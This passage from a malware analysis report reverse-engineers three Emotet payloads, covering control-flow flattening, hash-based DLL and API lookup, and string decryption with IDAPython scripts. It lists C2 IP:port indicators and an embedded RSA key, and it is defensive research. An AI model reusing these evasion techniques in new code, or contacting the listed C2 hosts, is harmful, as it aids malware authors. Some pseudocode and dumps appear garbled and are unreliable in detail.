


Fig 25. The main payload of Sample 3

5. Some techniques used in the main payload

5.1. Control Flow Flattening

A program's control flow is a path created out of the instructions that can be executed by the program. Disassemblers, like IDA, Ghidra, visualize control flow as a graph by creating a series of connected blocks (called "basic blocks"). In order to make reverse engineering more difficult, thwart the analysis and avoid detection, the main payload of **Emotet** usually apply an obfuscation technique is **Control-flow flattening**.

Basically, this is a technique used to break the flow of a program's execution by flattening it. When the control flow is flattened, the program is divided into blocks, all of which are at the same level. Therefore, it will be difficult to determine the execution order of the program at the first glance. After divided into blocks, there is a control variable to determine which basic block should be executed. Its initial value is assigned before the loop. At each block, will update the value of the control variable to redirect the program flow to another branch.

Below is the illustration for the **main** function of each above payload:




Fig 26. The main function of the main payload of Sample 1




Fig 27. The main function of the main payload of Sample 2




Fig 28. The main function of the main payload of Sample 3

In order to deobfuscate this technique takes a lot of time and effort to do, so my personal experience as follows:

- Try using [HexRaysDeob](#) plugin that was developed by [RolfRolles](#).
- Perform static analysis using IDA, trying to guess the purpose of the functions, and name them.
- Perform debug and synchronize function names, variables that set in IDA with debugger with the help of [Labellessplugin](#). During debugging, note the order in which the functions are executed and make a comment back to IDA.

5.2. Dynamic modules resolve

All payloads will rely on a pre-computed hash by the names of the DLLs to retrieve the base address of these DLLs when it needs to be used. In **Sample 1** and **2**, these hashes are passed directly to a function responsible for obtaining the base address of the DLL (`f_resolve_modules_from_hash`):

```

mov ecx, 1F907751h ; pre_module_hash
call f_resolve_modules_from_hash
Sample 1

mov ecx, 9BABB812h ; pre_module_hash
call f_resolve_modules_from_hash
Sample 2

```

Fig 29. Sample 1 and 2 call f_resolve_modules_from_hash

Particularly in **Sample 3**, there is a little bit of change, hash values are pre-computed according to the name of the DLL and the API function passed to the same function (f_get_api_funcs). Within this function, it uses these hash values to retrieve the base address of the DLL:

```

push 0DA83B2ACh ; pre_api_hash
push 90BDC3A8h ; pre_module_hash
push ecx ; a2
push 308h ; idx
call f_get_api_funcs
mov eax, [ebp+var_14]
mov eax, [ebp+var_18]
mov eax, [ebp+var_1C]
mov eax, [ebp+var_4]
push ecx
push ecx
push [ebp+pre_module_hash] ; pre_module_hash
call f_resolve_module_from_hash
Sample 3

```

Fig 30. Sample 3 call f_resolve_modules_from_hash

The search algorithm in all three payloads is similar, only difference in the xored value:

```

if ( uc == 'A' && uc != 'Z' )
{
    uc += 0x20;
}
++dll_name_u;
calced_hash = (calced_hash << 0x10) + (calced_hash << 0) + uc - calced_hash;
while ( *dll_name_u );
v1 = v7;
if ( (calced_hash & 0x10000000) == pre_module_hash )
{
    break;
}
v2 = v2->InLoadOrderLinks.Flink;
if ( v2 == v1 )
{
    return 0;
}
return v2->DllBase;
sample_1_main_payload

if ( uc == 'A' && uc != 'Z' )
{
    uc += 0x20;
}
++dll_name_u;
calced_hash = (calced_hash << 0x10) + (calced_hash << 0) + uc - calced_hash;
while ( *dll_name_u );
v1 = v7;
if ( (calced_hash & 0x10000000) == pre_module_hash )
{
    break;
}
v2 = v2->InLoadOrderLinks.Flink;
if ( v2 == v1 )
{
    return 0;
}
return v2->DllBase;
sample_2_main_payload

v1 = &f_get_PEB()->Ldr->InLoadOrderModuleList;
for ( i = v1->InLoadOrderLinks.Flink; i = i->InLoadOrderLinks.Flink )
{
    if ( i == v1 )
    {
        return 0;
    }
    if ( (f_calc_hash_w(i->BaseDllName.Buffer, 0xc02) & 0x1FC3250A) == pre_module_hash )
    {
        break;
    }
}
return i->DllBase;
sample_3_main_payload

```

Fig 31. Pseudocode performs looking up the hashes of the DLL name

Rewrite the hash function, combined with IDAPython to get a list of DLLs that **Emotet** uses:

```

def calc_module_hash(dll_name):
    """
    hash_value = 0x0
    module_name_list = []
    module_name_list = list(dll_name)
    for i in range(len(module_name_list)):
        module_name_per_byte = ord(module_name_list[i])
        hash_value = ((hash_value << 0x10) & 0xFFFFFFFF) + ((hash_value << 0x6) & 0xFFFFFFFF) + module_name_per_byte - hash_value
    # xored value need to change for each payload
    return ((hash_value ^ 0x1FC3250A) & 0xFFFFFFFF)

[+] Converted 0x10001996 to kernel32.dll enumeration
Module name: advapi32.dll => Hash: 0x2de3bdc6
[+] Converted 0x100023e8 to advapi32.dll enumeration
Module name: kernel32.dll => Hash: 0x90bdc3a8
[+] Converted 0x10002486 to kernel32.dll enumeration
Module name: wininet.dll => Hash: 0x2175dc
[+] Converted 0x1000255c to wininet.dll enumeration

```

Fig 32. Results when using IDAPython

The list of major DLLs that Emotet uses:

- [+] userenv.dll
- [+] wininet.dll
- [+] urlmon.dll
- [+] shlwapi.dll
- [+] shell32.dll
- [+] advapi32.dll
- [+] crypt32.dll
- [+] wtsapi32.dll
- [+] kernel32.dll
- [+] ntdll.dll

```
FFFFFFFF ; enum MODULE_HASHES, mappedto_201
FFFFFFFF advapi32.dll_hash = 1F967761h
FFFFFFFF
FFFFFFFF crypt32.dll_hash = 214C09A2h
FFFFFFFF
FFFFFFFF wininet.dll_hash = 3252BF40h
FFFFFFFF
FFFFFFFF urlmon.dll_hash = 493E7A7Eh
FFFFFFFF shlwapi.dll_hash = 6CCE7F1Dh
FFFFFFFF
FFFFFFFF userenv.dll_hash = 7A014C95h
FFFFFFFF
FFFFFFFF wtsapi32.dll_hash = 85B72A94h
FFFFFFFF kernel32.dll_hash = 6A2CE093Fh
FFFFFFFF
FFFFFFFF shell32.dll_hash = 0E0348A28h
FFFFFFFF
FFFFFFFF ntdll.dll_hash = 0FF9ECF59h
FFFFFFFF
FFFFFFFF sample_1_main_payload

FFFFFFFF ; enum MODULE_HASHES, mappedto_81
FFFFFFFF wininet.dll_hash = 06378D66h
FFFFFFFF
FFFFFFFF crypt32.dll_hash = 18290B83h
FFFFFFFF
FFFFFFFF advapi32.dll_hash = 26F5757Ch
FFFFFFFF
FFFFFFFF userenv.dll_hash = 43644EB8h
FFFFFFFF
FFFFFFFF shlwapi.dll_hash = 55A57D36h
FFFFFFFF
FFFFFFFF urlmon.dll_hash = 70587853h
FFFFFFFF kernel32.dll_hash = 9BA06012h
FFFFFFFF
FFFFFFFF wtsapi32.dll_hash = 0BC022809h
FFFFFFFF ntdll.dll_hash = 0C6FBCD74h

FFFFFFFF ; enum MODULE_HASHES, mappedto_u3
FFFFFFFF wininet.dll_hash = 2175DCh
FFFFFFFF
FFFFFFFF crypt32.dll_hash = 133F1339h
FFFFFFFF
FFFFFFFF advapi32.dll_hash = 2DE38DC6h
FFFFFFFF
FFFFFFFF userenv.dll_hash = 48728602h
FFFFFFFF
FFFFFFFF shlwapi.dll_hash = 5E8D858Ah
FFFFFFFF urlmon.dll_hash = 7B4DB0E9h
FFFFFFFF kernel32.dll_hash = 90BDC3A8h
FFFFFFFF
FFFFFFFF wtsapi32.dll_hash = 007C4E003h
FFFFFFFF ntdll.dll_hash = 0CDED05CEh
FFFFFFFF
FFFFFFFF shell32.dll_hash = 00247408Fh
FFFFFFFF
FFFFFFFF sample_3_main_payload
```

Fig 33. List of major DLLs that Emotet uses

5.3. Dynamic APIs resolve

In all three payloads, when need to use which API function **Emotet** will search and call that function. Based on the base address of the given **DLL**, payloads resolve APIs by looking up the pre-computed hash.

In **Sample 1** and **2**, these hashes are passed directly to a function responsible for obtaining API address (`f_resolve_apis_from_hash`):

```

Sample 1
mov     edx, 0B9817DC0h ; pre_api_hash
mov     ecx, eax       ; module_base
call    f_resolve_apis_from_hash

Sample 2
mov     edx, 0B1CC2959h ; pre_api_hash
mov     ecx, eax       ; module_base
call    f_resolve_apis_from_hash

```

Fig 34. Sample 1 and 2 call `f_resolve_apis_from_hash`

In **Sample 3**, as mentioned above, hash values are passed to the same function (`f_get_api_funcs`). Within this function calls to function (`f_resolve_apis_from_hash`) to retrieve the address of the API:

```

push    88C30058h      ; pre_api_hash
push    90BDC3A8h      ; pre_module_hash
push    ecx           ; a2
push    2ABh          ; idx
call    f_get_api_funcs
;
push    [ebp+var_8]
mov     edx, eax       ; pmodule_base
push    [ebp+pre_api_hash] ; pre_api_hash
push    [ebp+a3]       ; a3
mov     ecx, [ebp+var_10]
call    f_resolve_apis_from_hash

```

Fig 35. Sample 3 call `f_resolve_apis_from_hash`

The search algorithm in all three payloads is similar, only difference in the xored value:

```

sample_1_main_payload
if ( !exp_dir->NumberOfNames )
{
    return 0;
}
while ( (f_calc_hash_a(module_base + *(addr_of_names_va + 4 * i)) ^ 0B80B9651) != pre_api_hash )
{
    if ( ++i == exp_dir->NumberOfNames )
    {
        return 0;
    }
}

sample_2_main_payload
if ( !exp_dir->NumberOfNames )
{
    return 0;
}
while ( (sub_403BB0(module_base + *(addr_of_names_va + 4 * i)) ^ 0B3892190) != pre_api_hash )
{
    if ( ++i == exp_dir->NumberOfNames )
    {
        return 0;
    }
}

sample_3_main_payload
if ( !exp_dir->NumberOfNames )
{
    return ret;
}
while ( (f_calc_hash_a(module_base + *(addr_of_names_va + 4 * i), 0x3F92) ^ 0B3892190) != pre_api_hash )
{
    addr_of_names_va = _addr_of_names_va;
    if ( ++i == exp_dir->NumberOfNames )
    {
        return ret;
    }
}

```

Fig 36. Pseudocode performs looking up the hashes of the API name

Rewrite the hash function that payload uses, combined with IDAPython to retrieve all APIs and annotate to related code. The list of APIs used in these payloads are similar and similar to the other variants. The final result is as follows:

```
def calc_api_hash(api_name):
    """
    hash_value = 0x0
    api_name_list = []
    api_name_list = list(api_name)
    for i in range(len(api_name_list)):
        api_name_per_byte = ord(api_name_list[i])
        hash_value = ((hash_value << 0x10) & 0xFFFFFFFF) + ((hash_value << 0x6) & 0xFFFFFFFF) + api_name_per_byte - hash_value
    # xored value need to change for each payload
    return ((hash_value ^ 0x5A88EAE) & 0xFFFFFFFF)
```

```
mov     ecx, kernel32.dll_hash ; pre_module_hash
call   f_resolve_modules_from_hash

mov     edx, func_kernel32.ExitProcess ; pre_api_hash
mov     ecx, eax                ; module_base
call   f_resolve_apis_from_hash

mov     g_func_kernel32.ExitProcess, eax                sample_1_main_payload

loc_403CF9:
push   0                        ; CODE XREF: section__text+C7j
call   eax ; g_func_kernel32.ExitProcess ; kernel32.ExitProcess

mov     eax, [ebp+var_8]
mov     eax, [ebp+var_4]
mov     eax, [ebp+var_C]
mov     eax, [ebp+var_10]
push   func_kernel32.LoadLibraryW ; pre_api_hash
push   kernel32.dll_hash          ; pre_module_hash
push   ecx                       ; a2
push   208h                      ; idx
call   f_get_api_funcs           ; func_kernel32.LoadLibraryW

add     esp, 14h
push   esi                       ; lpFileNames
call   eax                       ; g_func_kernel32.LoadLibraryW

mov     ecx, wininet.dll_hash ; pre_module_hash
call   f_resolve_modules_from_hash

mov     edx, func_wininet.InternetOpenW ; pre_api_hash
mov     ecx, eax                ; module_base
call   f_resolve_apis_from_hash ; func_wininet.InternetOpenW

mov     g_func_wininet.InternetOpenW, eax                sample_2_main_payload

loc_402C78:
push   0                        ; CODE XREF: sub_402BE0+781j
push   0                        ; dwFlags
push   0                        ; lpszProxyBypass
push   0                        ; lpszProxy
push   0                        ; dwAccessType
push   [esp+0h+lpszAgent] ; lpszAgent
call   eax ; g_func_wininet.InternetOpenW

mov     ecx, offset dword_40D200 ; encStr
call   f_decrypt_string ; POST

mov     ebx, eax
mov     [esp+38h+saved_verb], ebx                encrypted data
jnp     short loc_402F86

; enc_data dword_40D200
dword_40D200 dd 51924698h ; DATA XREF: f_do_POST_request_to_C2_fo
dd 31924694h
dd 3C1097C0h
db 40h ; f
db 83h ; f
db 89h ; #
db 27h ; *
db 6
db 40h ; 0
db 0B6h ; #
db 23h ; #
db 0

mov     ebx, [esp+38h+saved_verb]
; CODE XREF: f_do_PO!
; CODE XREF: f_do_PO!
mov     eax, g_func_wininet.HttpOpenRequestW
test    eax, eax
jnz     short loc_402FAA

mov     ecx, wininet.dll_hash ; pre_module_h
call   f_resolve_modules_from_hash

mov     edx, 2275801483 ; pre_api_hash
mov     ecx, eax                ; module_base
call   f_resolve_apis_from_hash

mov     g_func_wininet.HttpOpenRequestW, eax
```

Fig 37. The final result when using IDAPython to annotate related code

5.4. Decrypt strings

All strings are encrypted and only decrypt at runtime. The structure of the encrypted data is shown as below. The decryption algorithm of the payloads is the same:

```
mov     ecx, offset dword_40D200 ; encStr
call   f_decrypt_string ; POST

mov     ebx, eax
mov     [esp+38h+saved_verb], ebx                encrypted data
jnp     short loc_402F86

; enc_data dword_40D200
dword_40D200 dd 51924698h ; DATA XREF: f_do_POST_request_to_C2_fo
dd 31924694h
dd 3C1097C0h
db 40h ; f
db 83h ; f
db 89h ; #
db 27h ; *
db 6
db 40h ; 0
db 0B6h ; #
db 23h ; #
db 0

mov     ebx, [esp+38h+saved_verb]
; CODE XREF: f_do_PO!
; CODE XREF: f_do_PO!
mov     eax, g_func_wininet.HttpOpenRequestW
test    eax, eax
jnz     short loc_402FAA

mov     ecx, wininet.dll_hash ; pre_module_h
call   f_resolve_modules_from_hash

mov     edx, 2275801483 ; pre_api_hash
mov     ecx, eax                ; module_base
call   f_resolve_apis_from_hash

mov     g_func_wininet.HttpOpenRequestW, eax
```

Fig 38. The payloads call the string decryption function

Based on the above information, can use IDAPython to create a script to decrypt data as follows:


```

def decrypt(encData):
    #####
    xor_key = get_xor_key(encData)
    strlen = idc.get_wide_dword(encData) * idc.get_wide_dword(encData+4)
    decStr = ""
    for i in range(0, strlen):
        c = ord(xor_key[i%len(xor_key)]) * idc.get_wide_byte(encData+8*i)
        decStr += chr(c)
    return decStr

```

Fig 39. Python code is used for decrypting data

The list of strings obtained in payloads is quite similar:




Fig 40. List of strings obtained after using the script

5.5. List of C2 (IP & Port)

A list of C2 IP addresses and ports of **Emotet** payloads is stored in **.data** section as 8-byte blocks:



Fig 41. List of C2s is stored in each payload

Through script can quickly retrieve the entire list of this C2:

```

1 179.15.102.2:80
2 91.121.200.35:8080
3 159.203.16.11:8080
4 188.226.165.170:8080
5 5.2.164.75:80
6 54.38.143.245:8080
7 200.243.153.66:80
8 2.58.16.86:8080
9 185.142.236.163:443
10 203.56.191.129:8080
11 109.13.179.195:80
12 46.32.229.152:8080
13 192.210.217.94:8080
14 190.85.46.52:7080
15 36.91.44.183:80
16 213.165.178.214:80
17 103.80.51.61:8080
18 126.126.139.26:443
19 91.75.75.46:80
20 95.76.142.243:80
21 181.59.59.54:80
22 190.192.39.136:80
23 190.55.186.229:80
24 188.80.27.54:80
25 41.185.29.128:8080
26 177.130.51.198:80
27 185.208.226.142:8080
28 190.194.12.132:80
29 47.154.85.229:80
30 85.246.78.192:80
31 143.95.161.72:8080
32 75.127.14.170:8080
33 109.206.139.119:80
34 177.221.227.78:80
35 58.27.215.3:8080
36 61.118.67.173:80
37 179.5.118.12:80
38 195.201.56.70:8080
39 190.164.135.81:80
40 190.180.65.104:80
41 187.193.221.143:80
42 78.90.78.210:80
43 117.2.139.117:443
44 120.51.34.254:80
45 139.59.12.63:8080

1 177.130.51.198:80
2 91.121.87.90:8080
3 104.131.144.215:8080
4 188.226.165.170:8080
5 2.58.16.86:8080
6 79.133.6.236:8080
7 125.200.20.233:80
8 109.206.139.119:80
9 188.40.170.197:80
10 121.117.147.153:443
11 221.147.142.214:80
12 88.247.58.26:80
13 37.205.9.252:7080
14 213.165.178.214:80
15 27.83.209.210:443
16 24.231.51.190:80
17 192.210.217.94:8080
18 123.216.134.52:80
19 179.5.118.12:80
20 103.80.51.61:8080
21 172.96.190.154:8080
22 223.17.215.76:80
23 46.105.131.68:8080
24 116.91.240.96:80
25 118.243.83.70:80
26 190.117.101.56:80
27 103.229.73.17:8080
28 5.79.70.250:8080
29 172.105.78.244:8080
30 95.76.142.243:80
31 113.193.239.51:443
32 113.161.148.81:80
33 100.148.4.130:8080
34 172.193.79.237:80
35 42.200.96.63:80
36 110.37.224.243:80
37 212.198.71.39:80
38 185.80.172.199:80
39 153.229.219.1:443
40 162.144.145.58:8080
41 190.55.186.229:80
42 86.123.55.0:80
43 94.212.52.40:80
44 37.46.129.215:8080
45 82.78.179.117:443

1 125.0.215.60:80
2 163.53.204.180:443
3 89.163.210.141:8080
4 203.157.152.9:7080
5 157.245.145.87:443
6 82.78.179.117:443
7 85.247.144.202:80
8 37.46.129.215:8080
9 110.37.224.243:80
10 192.210.217.94:8080
11 2.82.75.215:80
12 69.159.11.38:443
13 188.166.220.180:7080
14 103.93.220.182:80
15 198.20.228.9:8080
16 91.75.75.46:80
17 88.247.30.64:80
18 189.211.214.19:443
19 203.160.167.243:80
20 178.33.167.120:8080
21 178.254.36.182:8080
22 70.32.89.105:8080
23 103.80.51.61:8080
24 54.38.143.245:8080
25 113.203.238.130:80
26 50.116.78.109:8080
27 195.201.56.70:8080
28 109.99.146.210:8080
29 75.127.14.170:8080
30 172.193.14.201:80
31 203.56.191.129:8080
32 157.7.164.178:8081
33 46.32.229.152:8080
34 78.90.78.210:80
35 116.202.10.123:8080
36 189.34.18.252:8080
37 114.158.126.84:80
38 201.193.160.196:80
39 79.133.6.236:8080
40 202.29.237.113:8080
41 203.153.216.178:7080
42 172.96.190.154:8080
43 74.200.173.91:8080
44 139.59.61.215:443
45 117.2.139.117:443

```

Fig 42. List of IP:Port used by payloads

5.6. RSA Public Key

Through analysis, Emotet embeds an RSA public key in payloads. This RSA public key is also stored as a regular encrypted string and is decoded just like we did with strings. This key will then be used for the secure communication with the the C2 above.

All three payloads above after decrypt have the same RSA Public Key:

```

-----BEGIN PUBLIC KEY-----
MHwwDQYJKoZIhvcNAQEBBQADAwAwAAJhAM/TXLLvX91I6dVMYe+T1PP06mpcg70J
cMl9o/g4nUhZ0p8FAAmQL8XHxeGvDhZXTyX1AXf401PFui0R86g/hL/7/djvi7j
L32LahyBANpKGty8xf3J5kGwwCLnG/CXHQIDAQAB
-----END PUBLIC KEY-----

```

Fig 43. RSA Public Key after decrypted

5.7. Enumerating running processes

To get the list of the processes running on the victim machine, the payloads use APIs function **CreateToolhelp32Snapshot**; **Process32FirstW**; **Process32NextW**. List the processes are guaranteed:

- No process names where parent process ID is 0.
- No process is executed by Emotet.
- No duplicated process names.

```

00400652 74 2E          jnz 00400654
00400654 3D 257A032F   cmp     eax, 0x257A032F
00400659 74 1E          jnz 0040065B
0040065B 3D B1077A01   cmp     eax, 0xB1077A01
00400660 0F85 25FFFFFF   jbe    00400688
00400666 00400666     lea    ecx, dword ptr [esi+0x74]
0040066A 0040066A     call  00400677
0040066F 0040066F     nop
00400674 00400674     nop
00400679 00400679     nop
0040067E 0040067E     nop

```

```

Dump 1  Dump 2  Dump 3  Dump 4  Dump 5  Watch 1  Locals  Struct
address  hex  ASCII
00400660 5A 45 41 72 60 68 46 49 4C 74 65 72 48 4F 73 74 .searchfilterhost
00400664 2E 45 78 65 2C 53 65 41 72 60 68 58 72 4F 74 4F .exe_searchfrst
00400668 63 4F 4C 48 6F 73 74 2E 45 78 65 2C 41 75 74 4F colhost.exe_data
0040066C 72 75 4E 73 96 34 2E 45 78 65 2C 69 64 61 2E 65 runs64.exe_ida.e
00400670 78 45 2C 78 6C 75 67 49 4E 5F 88 6F 73 74 2E 45 xe_plugin_host.e
00400674 78 45 2C 78 6C 4E 49 60 65 5F 74 65 78 74 2E 45 xe_sublime_text.
00400678 45 78 45 2C 45 76 45 72 79 74 68 69 6E 47 2E 45 ene_everything.e
0040067C 78 45 2C 74 61 73 68 48 4F 73 74 2E 65 78 45 2C xe_taskhost.exe,
00400680 45 78 78 6C 6F 72 65 72 2E 65 78 65 2C 64 77 60 explorer.exe_dan
00400684 2E 45 78 65 2C 63 65 41 72 60 68 49 66 64 45 78 .exe_searchindex
00400688 45 72 2E 65 78 65 2C 49 73 64 74 63 2E 45 78 65 78 er.exe_mdft.exe
0040068C 2E 57 40 69 58 72 74 53 45 2E 65 78 65 2E 44 6C umidvse.exe_d1
00400690 6C 48 4F 73 74 2E 45 78 45 2C 76 60 74 4F 4F 4C lhost.exe_untsol
00400694 73 4A 2E 65 78 65 2C 54 47 41 75 74 68 53 45 72 sd.exe_UGauthSer
00400698 76 69 43 65 2E 65 78 45 2C 73 78 6F 6F 4C 73 76 vice.exe_spoolsv
0040069C 2E 45 78 65 2C 76 69 33 64 73 65 72 76 49 43 65 .exe_umdbservice
004006A0 2E 45 78 65 2C 73 74 43 68 6F 73 74 2E 45 78 45 .exe_sochost.exe
004006A4 2E 4C 73 6B 2E 45 78 45 2C 6C 73 61 73 73 2E 45 lon.exe_lsast.e
004006A8 78 45 2C 73 65 72 76 49 43 65 73 2E 65 78 45 2C xe_services.exe,
004006AC 77 49 4E 4C 6F 67 6F 4E 2E 65 78 65 2C 77 49 4E winlogon.exe_win
004006B0 49 4E 49 74 2E 65 78 45 2C 63 73 72 73 73 2E 65 init.exe_csrss.e
004006B4 78 45 2C 73 60 73 73 2E 65 78 65 80 80 80 80 xe_smsc.exe.....

```

Fig 44. The payloads collect a list of the processes running on the victim machine

6. Conclusion

Emotet was first discovered in 2014 as a banking Trojan, over time it continues to evolve and has always been a leading threat to organizations around the world. Emotet has once again proven to be an advanced threat capable of adapting and evolving quickly in order to wreak more havoc. This malware is mainly distributed through email spam campaigns, so to prevent it, organizations should regularly train information security awareness for end users.

7. References / Further Reading

Click [here](#) for Vietnamese version.

Tran Trung Kien (aka m4n0w4r)

Malware Analysis Expert

R&D Center – VinCSS (a member of Vingroup)

[↗ Go back](#)